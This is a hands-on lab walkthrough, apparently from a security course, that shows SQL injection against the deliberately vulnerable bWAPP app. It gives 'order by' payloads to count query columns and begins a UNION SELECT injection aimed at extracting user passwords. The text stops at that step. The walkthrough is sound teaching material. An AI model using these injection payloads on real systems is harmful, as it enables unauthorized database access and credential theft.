
Step 1

You need to extract the total number of columns in the original SQL statement.

First, test if there is only one column in the database. Type the following code in the textbox:

```
m' order by 1-- -
```


Select **Search**.



Step 2

Notice the output.

This means that there is more than one column in the database.




Step 3

Next, try another random number. Type the following code in the text box:

```
m' order by 8-- -
```

Select **Search**.




Step 4

Notice the following error:

Error: Unknown column '8'in 'order clause'

This means that there are less than 8 columns.




Step 5

Next, try another random number. Type the following code in the textbox:


```
m' order by 7-- -
```

Select **Search**.



Step 6

There is no error when we ordered on column 7. This confirms that there are 7 columns in the original SQL statement.



Keep **bWAPP** open to continue to the next task.

Task 3 — Perform a UNION SQL Injection attack

In this task, you will perform a UNION SQL Injection attack. Now that you know how many columns are in the database, you will use that information to identify which column has the information you are after. In this task, you are looking for user passwords.


To perform the UNION SQL Injection attack, do the following steps:

Step 1

You will now select all seven columns at once using the **union all select** statement. To do this, type the following statement:

```
m' union all select 1,2,3,4,5,6,7 -- -
```

